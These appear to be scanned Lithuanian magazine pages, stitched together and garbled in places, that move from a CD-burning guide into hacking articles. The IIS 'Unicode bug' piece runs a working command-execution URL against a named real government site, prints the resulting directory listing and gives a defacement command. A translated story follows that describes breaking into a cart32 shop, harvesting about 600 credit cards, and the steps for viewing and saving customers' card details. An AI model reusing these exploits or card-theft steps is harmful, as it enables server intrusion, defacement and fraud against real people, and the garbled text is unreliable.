
"Recorder Setup Wizard" ėmėsi savo darbo, korektiškai atpažindamas mano CD-R įrenginį ir siūlydamas išsirinkti optimaliausius *draiverius* iš turimų sąrašo. Taip pat aš sužinojau, ką gi moka daryti mano *rekorderis*.




Atpažįstam *rekorderį*




"Wizard" dirba



Draiverių krūvos



Pasikrausim?



Ką moka rekorderis



Šiek tiek teorijos


Esu įsitikinęs, kad tu jau girdėjai apie tai, jog CD-R įrašymo režimų yra keli: DAO ("Disk At Once" – visas diskas per vieną kartą) ir TAO ("Track At Once" – vienas takelis per vieną kartą). Režimas TAO leidžia įrašinėti diską keliais etapais. Iš pradžių į diską galima įrašyti vieną informacijos takelį, paskui kitą ir taip toliau. Bet turėk omeny, kad diskas įrašytas panaudojant DAO režimą yra universalesnis: tokiu būdu įrašyti diskai yra skaitomi su bet kuriuo CD-ROM įrenginiu bet kokiame failų *menedžeryje*, bet režimas DAO palaikomas ne visuose įrašymo įrenginiuose. Taip pat šis režimas pagėdautinas *master* diskams įrašyti, kurie skirti tolesniam štampanavimui – daugelis tipinių staklių, skirtų matricų gamybai, dirba tik su nepertraukiamai įrašytais originalais.

Kita įdomi programos galimybė – pasikraunamųjų (*bootable*) kompaktų kūrimas. Pas mane yra vienas toks diskas – jis man jau apie 3 metus tarnauja. Aišku, galima tenkintis ir diskeliais, bet kam gyventi vakar dienos gyvenimą. Tuo labiau kad tokiui tikslui reikės tik tuščio disko, geriau jei tai bus CD-RW. Kompiuterio požiūris į tokius *bootable* CD yra labai teigiamas, ypač jei BIOS nurodyta, kad pirmiausia reikia krauti iš kompacto. Išsamios instrukcijos ir konkretūs pavyzdžiai yra adresu: <http://ixbt.stack.net/storage/boot-cd-howto.html>.

Audiofilams ir piratams

Dėl duomenų įrašymo į kompaktą klausimų kyla kur kas mažiau nei dėl muzikos įrašymo. Garso įrašymas į CD – labai specifinis procesas, todėl panagrinėkim jį plačiau. Audiodiskų (CD-DA) įrašymo atveju pirmiausia reikia perrašyti visą medžiagą į savo diską WAV formatu (stereo, 16, 44.1 KHz). Apie tai, kaip teisingai perrašyti muziką iš CD į diską, žurnalas jau rašė, ir ne kartą, todėl pasakysiu tik tiek, kad geriausia tam tinkanti programa – EAC ("ExtractAudioCopy"). Teisingai perrašyti muzikiniai failai vėliau ir įsirašys teisingai: be triukšmo, be įtarinių pauzių ir kitų artefaktų. "WinONCD" gali visą procedūrą atlikti savarankiškai, tereikia pažymėti opciją "Copy CD-DA source tracks"...

Be to, galima padaryti, kad vienas gabalas pereitų į kitą, tai dar vadinama *cross-fade*. Šį efektą galima pasiekti tiesiog pašalinus pauzes tarp trekų įrašymo metu arba naudojant muzikos redaktorių. Tiks ir senas geras "Winamp" su "Advanced Crossfading" *plug-inu*. Sumiksiuosim?



"Copy CD-DA source tracks"

Turėk omeny, kad kiekvienas failas gali būti įrašytas į savo takelį (režimas TAO), arba visi failai į vieną takelį (režimas DAO). Naudojant režimą TAO tarp takelių atsiranda fiziniai tarpai, kurie girdimi kaip dviejų sekundžių pauzės (šnekanant apie garą). Įrašant kompaktą režimu DAO failai įrašomi be tarpų ir užtikrina nepertraukiamą skambėjimą. Nepriklausomai nuo įrašymo režimo, kiekvienas failas apiforminamas kaip atskiras "garso takelis".

Be savo tiesioginės užduoties – kompaktų įrašinėjimo, programa "WinONCD" moka automatiškai konvertuoti garą į *wav* failus, pavyzdžiui, iš MP3. Aišku, kad apie kokybę geriau nesnekėti, bet juk būna taip – parsisiunteei *mp3* failą iš interneto ir labai jau didelis noras kyla jį per muzikinį centrą pasiklausyti. Nėra problemų, konvertuok *mp3* į *wav*, mestelk parsisiųstą muziką į diską ir mėgaukis. Ir nedaryk nustebusio veido, kai pastebėsi, kad į 650 Mb diską tilpo 700 Mb arba daugiau garso. Audiosektoriuose naudojama 2352 baitai per sektorių, o štai paprastuose CD-ROM duomenims naudojama 2048 baitai per sektorių, visi kiti išnaudojami klaidų korekcijai. Į 650 Mb duomenų diską galima įrašyti beveik 747 Mb audio medžiagos.



Pasirengimas

Prieš pradėdam muzikinių takelių įrašymą į diską, būtų neblogai juos gerai parengti įrašymui, t. y. turi puikią progą tapti garso režisieriumi. Pats paprasčiausias ir elementariausias pasirengimas apsiriboja tuo, kad gabalo pradžioje ir pabaigoje pašalinama tyła. Jei neišplovė, ko nereikia, perrašydamas muziką, tai pasinaudok programa "WaveTrim" audiodiskų formato garso failams apdoroti. Ji ir leis nukirpti tylą. Tokia operacija yra tiesiog būtinas perrašant diską ir konvertuojant jį į MP3. Be to, "WaveTrim" padės audiodiskų *masteringo* ir įrašymo metu, kadangi pagal specifikaciją "Red Book" (audiodiskų įrašymo standartas), prieš ir po trekų, prieš albumo pradžią ir po jo pabaigos turi būti tam tikras tuščių *freimų* skaičius (vienas *freimas* – 1/75 sekundės). Programa parašyta "Visual Basic 6.0" kalba ir paleidžiama iš komandinės eilutės. Programos puslapis – <http://orlsoft.timus.ru/wavetrim.asp>.

Iš principo galima pasinaudoti ir tuo redaktoriumi, kuris yra integruotas į "WinONCD". Spausk mygtuką "Editor" ir pamatysi daug garso apdorojimo priemonių. Redaktoriaus interfeisas yra kiek nevienareikšmiškas, man su juo dirbti nepatiko. Jei jau tikrai reikės pakeisti garą, tai galima pasinaudoti "CoolEdit" arba kitokia programa, skirta būtent garsui apdoroti. Bet jei reikia tiesiog kažką pakeisti, kuo greičiau, tuo geriau ir nesvarbu kaip, tai visai tiktų ir integruotas į "WinONCD" redaktoriukas.



Ne mūsų pasakos

Yra tokia pasaka, kad muzikiniai diskai, įrašyti mini-maliu greičiu, skaitomi ir skamba kur kas geriau. Pabandysim atsakyti į šį klausimą panaudodami vieną iš išsamių FAQ, rastų internete: yra nuomonė, kad diskus geriau įrašinėti greičiais 1X arba 2X, o ne 4X. Ši nuomonė turi tam tikrą prasmę. Fiziniai ir cheminiai procesai, vykstantys įrašant CD-R diskus, duoda geresnį rezultatą (gilesnės ir geriau įskaitomos žymės aktyviajame paviršiuje) esant greičiui 2X, taip pat dėl geresnių temperatūros sąlygų (kai įrašymo greitis yra didelis, lazerio galingumas taip pat yra nemažas, todėl pastebimas aktyvaus disko paviršiaus įkaitimas, t. y. takelis nespėja atšalti per vieną disko apsisukimą ir perduoda šilumą kaimyniniam takeliui, į kurį tuo momentu yra rašoma informacija. Rezultatas – atsi-


randa aukštos temperatūros zona, kuri pablogina įrašymo kokybę). Šiuolaikiniai įrašantys įrenginiai ir diskai yra orientuoti į įrašymą greičiais 2X, 4X, 6X, 8X ir daugiau, bet tokie įrenginiai puikiai tarnauja tik tada, kai reikia masiškai tiražuoti diskus, bet neigiamai atsiliepia įrašymo kokybei. Bendru atveju, diskai su sidabrinio sluoksniu ("Metal Azo") yra geriau pritaikyti įrašymui dideliais greičiais, nei diskai su auksiniu sluoksniu, nes sidabras yra geresnis šilumos laidininkas, todėl tokius diskus galima rekomenduoti tiems, kurie mėgsta štampuoti daug diskų 10X greičiu. Audiofilams CD-DA garso diskų įrašymui rekomenduojama naudoti diskus su ftalcianino sluoksniu ir įrašinėti juos greičiu 1X – tai užtikrina geriausią įrašo kokybę ir jo ilgaamžiškumą.

Ekstremalai gali pabandyti užsiimti *overburningu*. Iš principo tinkamomis sąlygomis į diską galima įrašyti daugiau informacijos, nei į jį telpa teoriškai. Tinkamos sąlygos – tai "teisingas" *rekorderis* ir "teisinga" įrašymo programa. Bent jau man kol kas nepavyksta pasiekti reikiamą efektą, bet eksperimentai tęsiasi, ir aš periodiškai darysiu pranešimus apie jų eigą :)). Entuziastams galiu rekomenduoti uždavinėti klausimus konferencijose, skirtose CD įrašyti, taip pat ieškoti informacijos saituose, pavyzdžiui, www.cdmedia-world.com skyriuje "OverSize"/"OverBurn CD-Rs".



Sutinka pagal drabužius


Įrašyti kompaktą – tai tik pusė reikalo. Reikia jį ir apipavidalinti. Bent jau kokį nors lankstinuką įkišti į dėžutę. Juk malonu, kai visi įrašyti kompaktai tavo lentynoje apipavidalinti tuo pačiu kietu būdu, kur iš viršaus yra tavo besišypsanti fizionomija, o apačioje – tavo vardas ir logotipas [[:)]. Žiūrime į jau gerai žinomos programos "WinOnCD" interfaiss ir matome ikoną ARTWORK. Ji mums ir padės. Lankstinuką kompaktui su šia programa galim padaryti vos per keletą minučių, bet jei yra noras, tai galima sukurti tikrąjį šedevrą, kad draugams kiltų pavydas, o draugės išmestų savo lėles ir draugiškai atvažiuotų į svečius žiūrėti ir klausytis :)).




Aišku, kad ne Čiurlionis, bet...

Gali būti, kad tu tikrai kietas ir norėsi diską apipavidalinti ne tik iš išorės, bet ir iš vidaus, kaip pas tikruosius leidėjus. Tada gali iš FOSI saitų (apie jį buvo rašyta praėjusiame numeryje – adresų nenurodome, nes jie yra labai nepastovūs) persipompuoti programą, pavadinimu "AutoPlay Menu Studio" ir pa-

žaisti su ja. Apipavidalinimo variantų yra labai daug, galima pasiekti visišką interaktyvumą, bet nepersitenk su trojanais :).




Išsirenkam "Start" meniu




Welcome!

Sutik, kad už įrašo kokybę ir jo ilgaamžiškumą atsako ne vien tik programa ir *rekorderis*, bet ir pati informacijos laikmena – diskas.

Gerasis "WinOnCD" papasakos tau viską, ką tik galės apie tavo kompaktą, besisukiojantį *rekordery*. Šiuo atveju mane domino disko talpa, laisvos vietos matas ir smulkmenos apie įrašytas sesijas.




Viskas apie CD-RW



Sesijos kaip ant delno

Jei šios informacijos tau nepakanka, tai keliauk į www.gum.de/it/download/english.htm ir persipompuok mažą (bet sąžiningai atliekančią savo darbą) programą "CD Identifier". Programa nuskaity iš ATIP ("Absolute Time In Pre-Groove") informaciją apie disko gamintoją, kas tai per diskas, kiek jame yra laisvos vietos ir panašiai.



Žvalgyba praneša



Stabdžiai

Tikėkimės, kad viskas vyko sklandžiai: *rekorderis* įrašė, programa kontroliavo procesą, diskas sukosi, o stilingas naujo disko lankstinukas lėtai išlįsdavo iš spausdintuvo. Viskas.

Ne, ne viskas. Dabar pabandyk perskaityti diską. Aš vieną kartą irgi pabandžiau ką tik įrašytą vienaakį su didele *mp3* kolekcija įkišti į savo "Asus 40X" ir pasiklausyti muzikos. Ir pasiklausiau. Bet ne muzikos, o kaip zyžia CD-ROM. *Draivas* kaip ir reikėjo labai sparčiai sukiojo diską, drebedamas kaip prieš mirtį. Klausimas: kam reikia tokių greičių ir su jais susijusio garso ir švilpimo? Atsakymas: niekam nereikia, todėl teks programiškai stabdyti CD-ROM.

Stabdžiai visiškai nemokamos programos CDSPEED pavidalu yra adresu www.alfacom.net/~yasniy/cdspeed. Programos paskirtis – reikalingo CD įrenginio greičio nustatymas. Kaip rašo programos autorius: "greičio mažinimo būtinumas atsiranda dirbant su greitais įrenginiais tada, kai reikia sumažinti sukeliama garso ir saugoti mechaniką. Maksimalus greitis iš tikrųjų reikalingas tik perrašant didžiulius duomenų kiekius, instaliuojant programas ir panašiai. Jei failai po truputį peržiūrimi, tai tokių greičių naudingumas artėja link nulio. Ypač šis garsas erzina, kai klausomasi muzikos arba žaidžiant žaidimus, kuriuose yra muzikinis fonas. Kaip parodo praktika, 8X-16X greičio nustatymas praktiškai naudingumo nesumažina, bet visiškai pašalina pašalininius garsus". Aišku, kad čia iškyla klausimas – o kokio velnio reikėjo pirkti 100X CD-ROM? Be visa ko, šiuolaikinių įrenginių nurodomas greitis – tai greitis skaitant disko periferiją, o čia jis yra gerokai mažesnis, nei kai skaitoma disko pradžia.

Na, dabar jau į viską atsižvelgėme: įrenginys veikia, diskai teisingi, apipavidalinti teisingai, skamba puikiai. Kas lieka? Dabar atėjo metas apsiukeisti sukauptomis patirties ir *mp3* muzikos atsargomis. Apie tai, kaip reikia keistis norint išvengti smūgių per piniginę ir jėgą, taip pat apie tai, kaip padidinti savo muzikos archyvą, "H." būtinai papasakos kituose numeruose. Iki.



UNICODE BUGAS

scriptkiddie maistas ir adminų galvos skausmas

OFFERPHIND (OFFERPHIND@HACKEN.LT)

Užrašas

Lygiai prieš metus, 2000 metų kovo mėnesį, *bug-trake* pasirodė pirmieji pranešimai apie plačiai naudojamo dėdės Billo & Co web serverio "Internet Information Server" (toliau IIS) pažeidžiamumus. Tai buvo pirmoji banga, į kurią mažai kas atkreipė dėmesį. Įdomesni dalykai prasidėjo šiek tiek vėliau...

M kur atsiranda bugas

Apie pažeidžiamumą, vėliau pagarsėjusį kaip "UNICODE bugas", pranešė 2000.10.17 anonimas, kuris nupostino pranešimą į "PacketStorm" forumą (žiūrėk *linkus*). Smulkiau šis bugas buvo ištirtas Rain Forest Puppy (rfp@wiretrip.com), kuris ir aprašė jį "SecurityFocus". Turbūt nereikia aiškinti, kad tam tikri žmonės žinojo apie šį pažeidžiamumą ir aktyviai naudojo jį dar iki viešojo paskelbimo saugumo rekomendacijose.

"SecurityFocus" praneša

Bugtraq numeris: 1806

Klasė: įvedimo apdoravimo klaida

Nutolusi: taip

Vietinė: taip

Paskelbta: Oct. 17, 2000

Atnaujinta: Nov. 10, 2000

Pažeidžiamos programos (sistemos):

+ "Microsoft IIS 5.0" ("Windows NT 2000")

+ "Microsoft IIS 4.0" ("Windows NT 4.0", MS "Back Office 4.5", MS "Back Office 4.0")

Teorija

UNICODE yra naujas tarptautinis teksto kodavimo standartas, kuris turi pakeisti visus senus standartus, "prižiūstus" prie kodų lentelių. UNICODE šriftai yra dvibaitiniai, todėl juose gali tilpti ne 256, o 65536 simbolių – pakankamai, kad padarytų vieną kodų lentelę visomis kalbomis.

Visas UNICODE bugo pavadinimas yra "UNICODE directory traversal vulnerability". Tai reiškia, jog viską, ką mes galime su juo padaryti, – tai išeiti už serverio šakninio katalogo (*webroot*) ribų. Kaip pasirodė, to visiškai pakanka komandoms vykdyti serveryje su IIS privilegijomis. IIS turi specialų katalogą, kur saugomos vykdomosios programos ir skriptai. Šis katalogas dažniausiai vadinamas "*/scripts*", "*/msadc*", "*/_vti_bin*". Jei mes darom failo iš šių katalogų užklausą IIS, jis vykdo šį failą ir grąžina rezultatą (dažniausiai tai būna *web* čatai, forumai, duomenų bazės ir pan.). Jei mes pasinaudosime "directory traversal" iš šio katalogo, tai gausime galimybę vykdyti bet kokią failą sistemoje (su *web* servo teisėmis). Geriausias pritaikymas – vykdyti "WinNT" komandinį procesorių "cmd.exe". Taigi jei mes duodame serveriui specialiai suformuotą užklausą, jis vykdo mūsų komandą ir grąžina mums rezultatą su HTML headeriais.

Praktika

Tarkime, aš esu saugumo specialistas, kuriam užduota nustatyti, ar atsparus www.lrs.lt saitas UNICODE bugui. Iš pradžių man reikia patikrinti, ar iš tikrųjų www.lrs.lt sukasi ant "WinNT" su IIS. Tai

padaryti galima skirtingais būdais, bet paprasčiausias iš jų yra pasinaudoti www.netcraft.com/whats. Įrašiau www.lrs.lt, ir po kelių sekundžių gavau pranešimą: "www.lrs.lt is running IIS 4.0 on WinNT 4.0". Saite sužinojau vykdomųjų skriptų katalogą, jis yra "*/scripts*". Viskas, dabar liko tik suformuoti užklausą. Ji turėtų atrodyti maždaug taip:

```
http://www.lrs.lt/scripts/..%1%9c../winnt/system32/cmd.exe?/c+dir+c:\
```

- 1 – protokolas.
- 2 – serveris su bugu IIS.
- 3 – *exec* katalogas.
- 4 – UNICODE simboliai, kurie ir daro visą "bajerį".
- 5 – kelias iki komandinio procesoriaus.
- 6 – */c* raktas priverčia įvykdyti tik vieną komandą.
- 7 – komanda (tarpai pakeisti į "+").

* kitos UNICODE kombinacijos yra:
"%c1%1c", "%c0%9v", "%c0%af", "%c0%qf",
"%c1%8s", "%c1%9c", "%c1%pc".

Štai šios užklausos vykdymo rezultatai:

---[pradžia]---


Directory of c:\

```
07/10/99 12:55p      0 AUTOEXEC.BAT
07/10/99 12:55p      0 CONFIG.SYS
08/29/00 07:43a    <DIR>    DATFILES
03/04/01 10:40a    <DIR>    InetPub
01/11/99 11:00p      70,928 ODBCINT.DLL
03/04/01 07:30a      67,108,864 pagefile.sys
01/10/01 12:03a    <DIR>    Program Files
03/04/01 10:44a    <DIR>    RECYCLED
03/04/01 11:20a    <DIR>    TEMP
07/17/99 08:50p    <DIR>    WinUpdate
03/04/01 10:44a    <DIR>    WINNT
07/12/99 10:34a    <DIR>    WINZIP
35 File(s)      67,941,181 bytes
96,452,608 bytes free
```

---[pabaiga]---

Na, tai va :). Pasinaudojęs UNICODE, aš pažiūrėjau lrs.lt serverio disko C: turinį (komanda "dir"). Tokiu būdu galima vykdyti bet kokią komandą (*copy*, *erase*, *echo* ir t. t.), įrašant jį į 7 lauką.

Štai svarbiausieji IIS katalogai (pagal defaultą):
c:\InetPub – IIS katalogas
c:\InetPub\scripts – IIS skriptų katalogas (*apače* naudoja "cgi-bin")
c:\InetPub\wwwroot – HTML dokumentai (čia guli *default.asp/default.htm*)
default.asp/default.htm – pradiniai HTML dokumentai ("Apachas" naudoja *index.html*)
Taigi "echo h4x0r3d > ..\wwwroot\default.html" – paprasčiausias defektas.



PASTABA: jei po užklausos vykdymo gaunamas pranešimas apie

klaidą (*NotFound*, *Forbidden*, *InternalServerError*), tai gali reikšti, kad arba neteisingai sukonstruota užklausa, arba serveris yra propačintas.

Problemos sprendimas

Geras adminas, net nežinodamas apie klaidą, iškart po instaliacijos uždraustų rašymą su IIS teisėmis į tam tikrus katalogus (pavyzdžiui, į c:\InetPub\wwwroot), tada defektais bus "ablomas" "Forbidden" pranešimų pavidalu :). Be to, geras adminas visada stebi "BugTraq" ir laiku patkina savo softą.

"Microsoftas", kaip IIS developeris ir suporters paskelbė apie UNICODE pažeidžiamumą savo saugumo rekomendacijoje MS00-057:

<http://www.microsoft.com/technet/security/bulletin/ms00-057.asp>

Gerai adminai jau suinstaliavo patčus, o tinginiai ir lamos vis dar gali juos gauti iš dievinamo "mlRCosofto":

IIS 4.0:

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

IIS 5.0:

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

Linkai "į temą"

www.securityfocus.com
packetstorm.securityfocus.com
www.microsoft.com
lists.insecure.org
www.microsoft.com

Pora žodžių pabaigai

Pateiktos žinios skirtos TIKTAI išsilavinimo tikslais. Jei tau šaus į galvą naudotis šiuo bugu, tu gali būti patrauktas baudžiamojon atsakomybėn. Autorius, žurnistas bei visi, kas tiesiogiai/netiesiogiai susiję su juo, neprisiima jokios atsakomybės už pateiktos informacijos panaudojimą.

Visa informacija yra jos originalų šaltinių nuosavybė.

Hajas goes to: #flowers, Saiyans, R17S.

Lamers bin: UCL, wu2ftpd & co :*** my ...

Best wishes to Microsoft.

(prkis: www.microsoft.com It is running Apache on LINUX – yo, kam naudoti bugovą IIS :)



NULAUŽTI ONLINE PARDUOTUVĘ PER 5 MINUTES!


Falcon 625 (root@falcon625.ru), vertėjas: Kpax (kpax@mail.ru)

Kas atsitiko?

Šiame straipsnyje aš papasakosiu, kaip visai neseniai buvo nulauzta online parduotuvė. Dominantį saitą/serverį padarė *pro shopping cart*, kuris vadinas *cart32*.

Cart32 – kas tai?

Cart32 – standartinis krepšys, kur yra metami online parduotuvių klientų pirkiniai. Mus ši tūza domina vi-



Super puper apsaugotas "Amazon" čia niekuo gėtas, bet skylieta krepšį vartoja ir pakankamai didelės kompanijos.

Ką gi teko padaryt?

Iš pradžių reikėjo prieiti prie "kredų". Tai buvo padaryta paprastomis naršykles manipuliacijomis, bet tam, kad galėčiau padaryti *defeisą*, iš pradžių reikėjo sužinoti admino slaptažodį.

Kaip viskas vyko.

Nulauztą parduotuvę aš vadinsiu www.victim.com, nes skylė ten dar neuždaryta ir viską, kas bus aprašyta žemiau, bus galima panaudoti praktiškai :). Iš pradžių nuskenavau www.victim.com likedamasis surasti kreivų CGI. Skeneris nieko nerado, ir aš nusprendžiau pažiūrėti, kas tame saite yra gero. Besibastydamas po saitą suradau *shopping cart* – tai buvo *cart32*, ir prisiminiau, jog kažką apie tą *cart32* aš jau esu girdėjęs, ir nusprendžiau paieškoti daugiau info. *Bagtreke* radau krūvą *postingų* apie tą *cart32*, o viename radau naudingos info, kaip gauti admino teises. Po kelių minučių adminą jau turėjau. *Cart32* yra naudojamas visoje krūvoje įvairių saitų, ir maniau, kad tau bus įdomu sužinoti, ką gi daryti toliau (jei nebūtų įdomu – skaitytum "Panelę" :). O ki-

sų pirma dėl savo skylių.

Ir kokie gi bagai yra *cart32*? Ten tiesiog MILŽINIŠKOS SKYLES! Pavyzdžiui, labai lengva peržiūrėti *nešuot* klientų slaptažodžius. Bet apie tai šiek tiek vėliau.


Ką man pavyko padaryti su serveriu?

Viską, ką norėjau :). Visų pirma, kaip buvo pastebėta, serveris, kurame buvo skylietas krepšys, *hostino* online parduotuvę.

Tik pagalvokite, šimtai, o gal ir daugiau parduotuvių dirba ir dirbs su šiuo krepšiu...

Man pavyko pririnkti apie 600 "kreditų". Bet aš nesusistojau ir po to, kai pasiemiau visas "kredas", nusprendžiau *defeisuoti* šį saitą.

Su "kreditkam" problemų nebuvo, bet su *defeisu* teko truputį pasiknisti.



—IDOMAS—

<input type=hidden name="ClientPassword" va
lue="HESUOTAS ARBA DEKRIPTUOTAS SLAP-

—IDOMAS—


Atsidaryk ją naršyklėje, spausk "click here to continue" pimpą. Tu papuolet j *cart32* valdymo centra. Ko mums reikia? Teisingai, reikia cc's. Spaudžiame "Show orders (non-secure)" ir matome užsakymų sąrašą. Patys užsakymai yra kartu su labai detalia informacija: vardas, pavardė, #cc, exp.date, etc. To mums ir reikia. Viskas yra pražiūrima ir saugoma. Kiekvieną užsakymą teks *seivinti* po vieną.

